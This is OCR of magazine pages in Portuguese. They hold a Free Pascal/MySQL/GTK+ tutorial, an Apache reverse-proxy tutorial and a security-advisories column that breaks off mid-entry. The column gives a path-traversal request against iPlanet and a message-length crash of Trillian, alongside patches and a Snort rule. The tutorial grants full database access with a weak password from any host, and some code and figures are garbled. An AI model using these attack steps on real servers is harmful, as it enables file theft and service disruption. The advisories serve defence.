
Algumas pessoas buscam ferramentas populares no Windows que tenham versões para o Linux, como o Delphi/Kylix da Borland, o Visual Age e Websphere Studio da IBM ou o JDeveloper da Oracle. Entretanto, elas têm alto custo de aquisição e uma integração pior do que o desejado com os ambientes GNOME e KDE.

Por que não tentar o caminho oposto: buscar ferramentas populares do GNU/Linux que tenham versões para Windows? Alguns aplicativos de primeira linha já demonstraram que esta é uma boa idéia: Mozilla, OpenOffice, Gimp e Ethereal. Todos têm um ponto em comum: são programas baseadas no *toolkit* GTK+ para a construção de interfaces gráficas com o usuário.

São desenvolvidos em C/C++, como a maioria das aplicações empacotadas, mas esta linguagem é muito complexa e sujeita a erros (de alocação de memória) para o pequeno desenvolvedor ou desenvolvedor corporativo tradicional, focados em aplicações de bancos de dados.

Proponho um caminho alternativo, que apresenta resultados imediatos e perspectivas animadoras para o futuro: o compilador Free Pascal. Ele fornece uma linguagem de programação poderosa e de fácil aprendizado, ensinada não só hoje mas nos últimos anos na quase totalidade das faculdades e cursos técnicos de informática, e que possui uma ampla base de admiradores no Turbo Pascal e Delphi.

O Free Pascal fornece suporte imediato ao GTK+ e a bancos livres como o MySQL e o Interbase, formando um ambiente para o desenvolvimento de aplicações que rodem sem modificações no Windows e no Linux.



mpilar

Aprenda a criar programas GNU/Linux no Windows e melhore a compatibilidade entre os dois sistemas operacionais

Montando o Ambiente

Primeiro, baixe a versão 1.0.6 do Free Pascal (ou melhor, ambas as versões Linux e Win32) de www.freepascal.org e instale no seu computador. Tenha certeza de selecionar os fontes, pois eles são uma base valiosa de consulta para várias *units*. Não que falte documentação, pois o Free Pascal fornece mais de mil páginas de manuais em formato PDF ou HTML. Mas ainda assim são insuficientes para documentar todas as *units*.

O Free Pascal fornece linguagem de programação fácil e poderosa

Procure também o MySQL (www.mysql.com), para ter um banco de dados, e baixe a versão Windows do GTK+ (wingtk.sourceforge.net). As versões mais recentes do MySQL podem gerar problemas devido a mudanças nas estruturas de dados da API de cliente. Eu experimentei a versão 3.23.49 e tive problemas, mas a versão 3.23.32 funciona corretamente. Não é necessário casar a versão do cliente com o banco, nem utilizar ambos na mesma plataforma. Basta ter a *libmysql.dll* (ou *libmysqlclient.so*) correta para o Free Pascal.

O GTK+ também pode gerar alguns problemas de versão. Em princípio, você pode utilizar as DLLs fornecidas com aplicações como o GIMP, mas nas últimas versões os arquivos *.DLL estão com nomes diferentes dos utilizados para a compilação do Free Pascal, de modo que é melhor baixar o pacote WinGTK.

Tanto as bibliotecas do MySQL quando do GTK devem ser referenciadas pelo seu PATH de comandos ou então devem estar no mesmo diretório do seu programa em Free Pascal. Outra alternativa

[illegible] copiar as DLLs para o diretório do Windows, mas criar um "saco de gatos" para DLLs não é uma boa idéia.

O Free Pascal fornece um IDE em modo texto bastante semelhante ao Borland Pascal 6.0, incluindo um depurador passo a passo e ajuda online. Não se iluda com a interface modo texto do IDE, ele pode gerar aplicações Windows nativas sem restrições. Ou então, busque um editor de programas com suporte a Pascal. Minha escolha pessoal é o SciTE (www.scintilla.org), porque ele permite utilizar o mesmo ambiente em Windows ou Linux, apesar de exigir algumas configurações manuais.

Acessando o MySQL

Crie um banco de dados chamado "banco" contendo as tabelas definidas no arquivo *agenda.sql* (veja script *Agenda SQL*) e o inicialize com os dados no arquivo dados.sql (veja script *Dados SQL*). Crie também o usuário 'teste', cuja senha é "senha", que tem acesso irrestrito a este banco. Uma forma de fazer isso é considerando que o diretório BIN do MySQL esteja no seu PATH de comandos.

```
$ mysqladmin create banco
$ mysql banco < agenda.sql
$ mysql banco < dados.sql
$ mysql banco
mysql> grant all on banco.* to
teste@"%" identified by 'senha';
mysql> grant all on banco.* to
teste@localhost identified by 'senha'
;
mysql> quit
```

Você pode preferir um front end GUI para o MySQL, como o MySQL Front para Windows, mas a sequência de comandos acima funcionará da mesma forma em Windows ou Linux.

Agora experimente o programa *testemysql.pas*. Ele demonstra o uso da *unit mysql* do Free Pascal, que é uma tradução direta da API de cliente do MySQL. Portanto, dúvidas

Dados SQL

Dados de teste para Agenda (veja Agenda SQL antes de rodar esse script)

```
INSERT INTO departamento VALUES
('INFO', 'Informática')
;
INSERT INTO departamento VALUES
('MARK', 'Marketing')
;
INSERT INTO funcionario VALUES
('123456789001', 'Linus Torvalds', 'INFO',
'linus@[illegible]')
;
INSERT INTO funcionario VALUES
('123456789002', 'Miguel de Icaza',
'INFO', 'miguel@[illegible]')
;
INSERT INTO funcionario VALUES
('123456789003', 'Bill Gates', 'MARK',
'billg@[illegible]')
;
INSERT INTO funcionario VALUES
('123456789004', 'Steve Jobs', 'MARK',
'sjobs@apple.com')
;
```


Agenda SQL


Banco de dados do exemplo da Agenda para o PHP

[illegible]

```
mysqladmin create banco
mysql banco < banco.sql
```

```
CREATE TABLE departamento
(
  codigo char(4) primary key,
  nome char(20) not null
)
;
CREATE TABLE funcionario
(
  matricula char(12) primary key,
  nome char(40) not null,
  depto char(4) not null [illegible]
departamento (codigo),
  e_mail char(30) not null
)
;
CREATE INDEX [illegible]
funcionario (depto)
;
```





Ao executar com sucesso o programa Teste GTK2 será exibida esta janela

quanto a funções e procedimentos desta *unit* podem ser resolvidos consultando o manual do MySQL (veja script *Testemysql*)

Não há muito o que mudar. Qualquer que seja o banco de dados, a API de programação disponível ou mesmo a linguagem utilizada, devem haver comandos que realizem as seguintes operações

- Conectar ao servidor e selecionar o banco (*mysql_connect* e *mysql_selectdb*)
- Executar um comando SQL (*mysql_query*)
- Retornar uma linha ou registro do resultado do comando, se ele for um SELECT (*mysql_fetch_row*)
- Liberar a memória ocupada pelos registros retornados (*mysql_free_result*)
- Encerrar a conexão ao banco (*mysql_close*)

Observe ainda o uso de variáveis que representam a conexão ao servidor (*bd*), o resultado de um comando SQL (*res*) e uma linha retornada pelo comando (*row*). Existe uma variável adicional do tipo "conexão ao MySQL", a variável *qmysql*, que serve apenas para que tenhamos acesso à mensagem de erro em caso de falha da conexão.


Aplicações GTK+

O programa *testegtk.pas* é um programa mínimo que utiliza a *unit gtk*. Ele não tem muita graça pois apenas exibe uma janela contendo um label e um texto. Seria o "hello, word" GTK em Pascal. Tenha certeza de que ele roda corretamente antes de prosseguir.

Uma aplicação GTK+ tem que chamar *gtk_init* antes de criar qualquer componente visual, e deve obrigatoriamente chamar *gtk_main* após suas inicializações. Esta função é o loop de eventos de interface gráfica, de modo que os clicks do mouse e movimentações de janela sejam reconhecidos pela aplicação. A função *gtk_signal_connect* associa o evento de destruição da janela à função *gtk_main_quit*, que encerra o loop de eventos e assim encerra o programa (*veja script Teste GTK, na página 36*)

Parece complicado, mas logo você se acostuma. Programar para o GTK+ é bem mais simples do que programar para a API do Windows, algo que você também pode fazer com o Free Pascal.

A diretiva de compilação {$APPTYPE GUI} gera um executável Windows de modo gráfico (isto é, que não provoca a abertura de um *Aviso de Comandos* do MS-DOS). Eu costumo de xá-la de fora enquanto estou desenvolvendo a aplicação porque a janela de comandos é útil para comandos *writeln* de depuração. Já



O editor SciTE permite utilizar o mesmo ambiente em Windows e Linux

Testemysql

```
program testemysql;
uses mysql;

const
   host='localhost';
   banco = 'banco';
   login = 'teste';
   senha = 'senha';

var
   bd : PMYSQL;
   qmysql : TMYSQL;
   sql : ansistring;
   res : PMYSQL_RES;
   row : TMYSQL_ROW;

procedure erro (bd : PMYSQL; msg :
string);
begin
   writeln (stderr, msg);
   writeln (stderr, mysql_error(bd));
   readln;
   halt(1);
end

begin
   bd := mysql_connect (PMysql
(@qmysql), host, login, senha); if
bd = NIL then
   erro (PMysql (@qmysql), 'Não posso
conectar ao servidor');

   if mysql_select_db (bd, banco) < 0
   then erro (bd, 'Não posso selecionar o
   banco de dados ' + banco);

   sql := 'SELECT codigo, nome FROM
   departamento'; if mysql_query (bd,
   PChar (sql)) < 0 then erro (bd, 'Erro
   no comando SELECT');
   res := mysql_store_result (bd);
   if (res = nil) then writeln ('Não há
   nenhum departamento')
   else begin
   row := mysql_fetch_row (res);
   while (row <> nil) do begin
      write ('codigo: ', row[0], ' ');
      write ('nome: ', row[1]);
      writeln;
      row := mysql_fetch_row (res);
   end;
   mysql_free_result (res);
   end
   mysql_close (bd);
   readln;
end
```

a diretiva {$ifdef win32} garante que ela não irá atrapalhar se compilarmos o programa no Linux

Uma aplicação GTK+ real irá utilizar os componentes *Box* ou *Table* para alinhar controles em uma janela. No Windows estamos habituados a posicionar componentes em pixels, mas isto não funciona em ambientes como o GNU/Linux, onde existe uma variedade maior de resoluções de vídeo, fontes disponíveis e mesmo de temas da área de trabalho. No GTK+ posicionamos os componentes uns em relação aos outros, como demonstra nosso segundo exemplo, um contador de clicks. Este exemplo também demonstra como podemos associar eventos a funções do nosso programa em vez de funções do GTK+.0

A unit gtk do Free Pascal é uma tradução direta dos cabeçalhos para C deste toolkit, de modo que o manual de referência e o tutorial disponíveis em www.gtk.org podem e devem ser utilizados como fonte de consulta. O diretório de exemplos do Free Pascal contém traduções de todos os exemplos do tutorial do GTK+ além de alguns exemplos adicionais (*veja script Teste GTK2, na página ao lado*).

Teste GTK

```
program testegtk;

{$ifdef Win32}
  {$APPTYPE GUI}
{$endif}

uses glib, gdk, gtk;

var
  window : PGtkWidget;
  msg : PGtkWidget;

begin;
  gtk_init (@argc, @argv);
  window := gtk_window_new
(GTK_WINDOW_TOPLEVEL);
  gtk_window_set_title (PGtkWindow
(window) 'Teste do GTK+');
  gtk_signal_connect (PGtkObject
(window), 'delete_event',
        GTK_SIGNAL_FUNC
(@gtk_main_quit), NIL);
  msg := gtk_label_new ('Criado com
o Free Pascal');
  gtk_container_add (PGtkContainer
(window), msg);
  gtk_widget_show (msg);
  gtk_widget_show (window);
  gtk_main ();
end
```


Juntando tudo

Para mostrar que a combinação Free Pascal + MySQL + GTK permite que criemos aplicações multiplataforma úteis e com certa facilidade, escrevi uma aplicação simples de agenda telefônica. Ela utiliza as duas tabelas, *Departamento* e *Funcionario*, que criamos no MySQL. Duas janelas permitem a busca por contatos e a edição de um contato. Deixo como exercício para o leitor completar a aplicação com a janela para edição de departamentos.

Nesta aplicação, foram utilizados os recursos de orientação a objetos do Free Pascal, ativados pela diretiva {$mode objfpc}, para organizar melhor o código. Cada janela é implementada por sua própria classe, que possui atributos públicos para a troca de informações (chaves de funcionários) entre elas. Além disso, foram criadas duas classes não visuais representando as duas entidades presentes no banco de dados.

Ambientes RAD visuais tradicionais impõem a criação do primeiro grupo de classes (representando janelas ou formulários) mas não ajuda na criação do segundo grupo (classes de negócio). Na verdade, eles estimulam que se escreva código SQL diretamente nas subrotinas de tratamento de eventos da interface gráfica, e esta é a causa do "código espagetti" de difícil manutenção e entendimento que vemos na maioria dos sistemas desenvolvidos in-house (você encontra os scripts *Funcionario*, *Departamento*, *Lista*, *Edita* e *Agenda* no endereço www.europanet.com.br/pcmaster/edicao64).

O arquivo *agenda.pas* contém o programa principal da aplicação, que nada faz mais do que conectar ao MySQL, inicializar o GTK+, criar uma janela de listagem de registro e deixar o loop de eventos do GTK+ tomar conta.




Popular no Linux, o Glade agora está disponível em versão Windows

Free Pascal e GTK+: o futuro

Apesar da produtividade que podemos ter de um ambiente simples como este, muitos desenvolvedores sentirão falta de um IDE visual à la Visual Basic. O projeto Lazarus (www.lazarus.org) tem por objetivo construir este IDE para o Free Pascal, mas minhas últimas tentativas mostraram que ele está muito instável em sua versão Windows e portanto não serve ainda para o desenvolvimento multiplataforma.

Por outro lado, o popular Glade (glade.gnome.org) foi recentemente disponibilizado em versão Windows (wingtk.sourceforge.net) e os testes mostraram que ele funciona muito bem. Infelizmente o Glade gera código apenas em C, Perl, Ada e outras linguagens pouco populares entre desenvolvedores Windows.
Mas ele ajuda muito na prototipação das interfaces, e o código C que gera pode ser facilmente traduzido para o Free Pascal.

Em vez de gerar código em Pascal, podemos utilizar os arquivos de projeto do Glade diretamente para construir em tempo de execução as janelas da aplicação. Isto é possibilitado pela LibGlade, e já existe uma *unit* correspondente para o Free Pascal (http://site.voila.fr/yvesd



Com o Free Pascal você cria programas para Windows e Linux

/downloads.htm). Esta *unit* compila facilmente no Windows, mas falta a disponibilização de um porte para Windows da própria LibGlade.

A programação do GTK+ em si é muito facilitada pela *unit gtkpas* (http://sourceforge.net/projects/gtkpas), que fornece uma camada orientada a objetos para o GTK+ em Free Pascal. Ainda não temos versão para Windows desta *unit*, mas isto virá em pouco tempo.

O próprio Free Pascal já traz como parte do FCL (Free Component Library) um conjunto de classes não-visuais, entre elas classes para bancos de dados que tornam a programação independente do banco. Infelizmente meu testes demonstraram que elas ainda estão bastante instáveis no Windows.


Teste GTK2

```
program testegtk2

{$ifdef Win32}
  {$APPTYPE GUI}
{$endif}

uses glib, gdk, gtk;

var
  window : PGtkWidget;
  box : PGtkWidget;
  msg : PGtkWidget;
  ok : PGtkWidget;

  contador : integer;

procedure mais_um (); cdecl;
var
  contastr : ansistring;
begin
  inc (contador);
  str (contador, contastr);
  contastr := 'Contador: ' + contastr;
  gtk_label_set_text (PGtkLabel (msg),
PChar(contastr)); gtk_widget_show
(PGtkWidget (msg)); end;

begin
  gtk_init (@argc, @argv);
  window := gtk_window_new
(GTK_WINDOW_TOPLEVEL);
  gtk_window_set_title (PGtkWindow
(window), 'Teste do GTK+');
  gtk_signal_connect (PGtkObject
(window), 'delete_event',
        GTK_SIGNAL_FUNC
(@gtk_main_quit), NIL);

box := gtk_vbox_new (false, 4);
    gtk_container_set_border_width
    (PGtkContainer (box), 4); msg :=
    gtk_label_new ('Contador de clicks');
    gtk_box_pack_start (PGtkBox (box),
    msg, true, true, 0); ok :=
    gtk_button_new_with_label ('Mais
    um!'); gtk_box_pack_start (PGtkBox
    (box), ok, false, false, 0);

    gtk_signal_connect (PGtkObject (ok),
    'clicked', GTK_SIGNAL_FUNC
    (@mais_um), nil);

    gtk_container_add (PGtkContainer
    (window), box); gtk_widget_show_all
    (window); gtk_main ();
end
```

Conclusão

Temos hoje um ambiente um tanto quanto rustico (para os habituados aos IDEs do Windows) mas poderoso e funcional. Ele permite o desenvolvimento de aplicações profissionais que rodam de forma nativa e otimizada, tanto no Windows quanto no Linux, sem alterações de código.

Podemos contar para o futuro próximo com bibliotecas de objetos e ambientes visuais para facilitar o trabalho e incrementar o nosso ambiente baseado no Free Pascal, MySQL e GTK+. Portanto, mãos à obra! **PCM**



Tutorial

O especialista

Eles sabem o que falam. Todo mês uma superdica completa, escrita por um profissional da área, mostrando uma solução para seus problemas


Usando a função proxy do Servidor Apache

O Apache pode atuar como servidor proxy. Com este recurso instalado você protegerá melhor sua rede local e até outros servidores Web

Por Fábio Mengue

Para empresas que possuem conexão à Internet em sua rede local, a segurança é a principal preocupação. São muitos os perigos externos (como hacker e ataques do tipo DoS, por exemplo) e internos (e mais contaminados com vírus e funcionários mal-intencionados, entre muitos outros). Para proteger nossas redes, existem diversas alternativas.

Uma das principais é o firewall, que é instalado normalmente no gateway da empresa. Controlando o tráfego e barrando acessos indevidos, ele elimina a maior parte das ameaças.



Executando o comando *httpd -l* você confere se o servidor proxy está presente no sistema

Mas é um produto limitado: ao tratar o tráfego como pacotes de informação, ele não pode tomar uma decisão baseado em regras mais "inteligentes". O problema é que se o administrador quiser impedir (por motivo de segurança) que se faça download de arquivos executáveis, o firewall não atende essa necessidade.

É aí que entra em cena o servidor proxy. Ele é basicamente um programa que age como um intermediário entre o computador do usuário e a rede externa. Nele é possível ter um controle de mais alto nível, seguro e ainda ganhar velocidade. Como todos os usuários tem que usar o proxy para ter acesso à rede externa, é possível ainda realizar um serviço de caching, armazenando os arquivos acessados recentemente para o uso de outros usuários.

A parte interessante de tudo isso é que para o usuário a utilização do servidor proxy é transparente, e ele não percebe que esse recurso está atuando, pois a resposta a seus pedidos parece vir diretamente do servidor remoto. Assim, é comum que os administradores configurem o firewall para permitir apenas que a máquina com o proxy instalado acesse a Internet: todos os usuários têm que "passar" por ela.

Tutorial

Poucos sabem, mas o servidor Apache pode atuar como proxy, além de servir páginas Web. E a diferença entre o Apache e outros softwares desenvolvidos para

Ficha do autor

Fábio Mengue
Analista de Sistema
Universidade Estadual de Campinas – Unicamp
Contato:
fabio@unicamp.br

executar este serviço é que o Apache pode atuar como um proxy reverso. Este recurso permite que o Apache redirecione pedidos vindos de usuários externos para outras máquinas da rede interna. Desta maneira, temos as mesmas funcionalidades de um servidor proxy, mas atuando de fora para dentro.

Suponha que você tenha um grande provedor de acesso chamado Lerdos Ltda., e um gateway com firewall. Imagine ainda, que a rede interna tenha dezenas de servidores dos mais variados sistemas operacionais. Como você é sempre preocupado com segurança, quer fechar ao máximo o acesso externo a suas máquinas, mas não pode deixar seus clientes sem acesso aos serviços que oferece (chat, webmail ou notícias, entre outros).

O Apache pode ajudar. Você pode fechar seu firewall para permitir passagem de acesso externo para apenas um IP (seu site principal www.lerdos.com.br) e programar o servidor para agir como proxy reverso. É só incluir as instruções abaixo no arquivo de configuração *httpd.conf*:

```
ProxyRequests Off

ProxyPass /webmail
http://x.x.x.x/webmail
ProxyPassReverse /webmail
http://x.x.x.x/webmail

ProxyPass /noticias
http://y.y.y.y/noticias
ProxyPassReverse /noticias
http://y.y.y.y/noticias

ProxyPass /chat http://z.z.z.z/chat
ProxyPassReverse /chat
http://z.z.z.z/chat
```

Assim, quando um usuário chamar a URL www.lerdos.com.br/webmail, ele não será simplesmente redirecionado para a máquina x.x.x.x (pode ser utilizado o IP ou o nome da máquina destino).

O Apache irá retransmitir o pedido, receber a resposta e devolvê-la ao usuário. Para o cliente, será como se este tivesse respondido; ele será levado a acreditar que o gateway na verdade provê todos os serviços, e não será necessário liberar no firewall nenhum acesso a outros servidores.

O recurso do proxy não está presente na versão padrão do Apache. Para saber se seu Apache possui proxy ou não, execute

```
<local de instalação do
Apache>/bin/httpd -l
```

Dentre as linhas mostradas, deve aparecer uma chamada mod_proxy. Caso esta linha não esteja presente, verifique na documentação do servidor como instalar esse recurso. **PCM**

Conclusão

Existem várias vantagens no uso dessa funcionalidade. A principal, em minha opinião, é o aumento da segurança. O firewall permite que o acesso seja feito apenas à máquina com Apache, e esse acessa as outras máquinas. É possível ao administrador programar o Apache para impedir que pedidos maliciosos sejam repassados (usando a diretiva Deny do Apache), principalmente para certos servidores propensos a contaminação por vírus.

Outra vantagem é a facilidade de manutenção. O usuário conhece apenas um endereço, e o administrador pode fazer o que quiser na rede interna e isso não será notado. Se uma das máquinas apresentar uma falha, é possível rapidamente alterar a configuração do Apache para redirecionar o acesso para outra máquina.

Maiores informações: http://httpd.apache.org

Falhas de SEGURANÇA

Confira as principais falhas de segurança do último período e aprenda como resolvê-las. Os arquivos comentados estão em www.europanet.com.br/pcmaster/edicao64

Por Domingo M. Montanaro

Trillian

Sistema Operacional: Windows
Tipo: Remota
Versões Afetadas: Todas até a última
Nível: Intermediário
Gravidade: Baixa
Privilégios: Indisponibilização do serviço

Descrição:

O Trillian é uma aplicação de mensagens instantâneas que incorpora múltiplos protocolos. É possível utilizar ICQ, IRC, entre outros, em uma única aplicação. No seu módulo de IRC, contém uma falha de buffer overflow, pois não consegue tratar uma mensagem enviada num chat DCC com mais que 4282 caracteres. Ultrapassando este valor, o atacante irá indisponibilizar a aplicação.

Como Explorar:

Inicie um chat DCC com o usuário do trillian e envie uma mensagem com mais de 4862 caracteres. Se o seu cliente IRC não suportar o envio desta mensagem, é possível programar um cliente para isto.

Como Proteger:

Baixe do site do fabricante a última versão. www.trillian.cc.

iPlanet Web Server

Sistema Operacional: Windows NT e Windows 2000
Tipo: Remota
Versões Afetadas:
* iPlanet Web Server 6.0 SP2
* iPlanet Web Server 4.1 SP9
Nível: Avançado
Gravidade: Alta
Privilégios: Visualização de arquivos no servidor

Descrição:

O iPlanet Web Server é um servidor HTTP feito pela Sun. Em sua versão para Windows, quando instalado no NT ou 2000, contém uma falha que possibilita a um possível atacante visualizar arquivos do servidor, mesmo sem estes estarem dentro da área permitida à visualização de arquivos pela Web, ou seja, fora do Document Root da Web.

Como Explorar:

Para visualizar um arquivo do servidor, envie a requisição http

```
GET /search?NS-query-pat=..\..\..\..\..\arquivo.extensão
```

Esta requisição visualiza um arquivo na raiz do servidor.

Como Proteger:

Instale um fix oficial da Sun ou a versão mais nova. Ou ainda, se desejar, desabilite o serviço de procura padrão da versão 6.0. Se quiser, adicione uma regra ao snort

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80
(msg:"WEB - Tentativa de visualizar arquivos por falha do iPlanet";
flags:A+; uricontent:"NS-query-pat";
classtype:web-application-attack;
sid:1000999; rev:1;)
```

Winamp

Sistema Operacional: Windows
Tipo: Local e Remota
Versões Afetadas: 2.76 e 2.7a
Nível: Fácil
Gravidade: Média
Privilégios: Inserção de código CSS

Descrição:

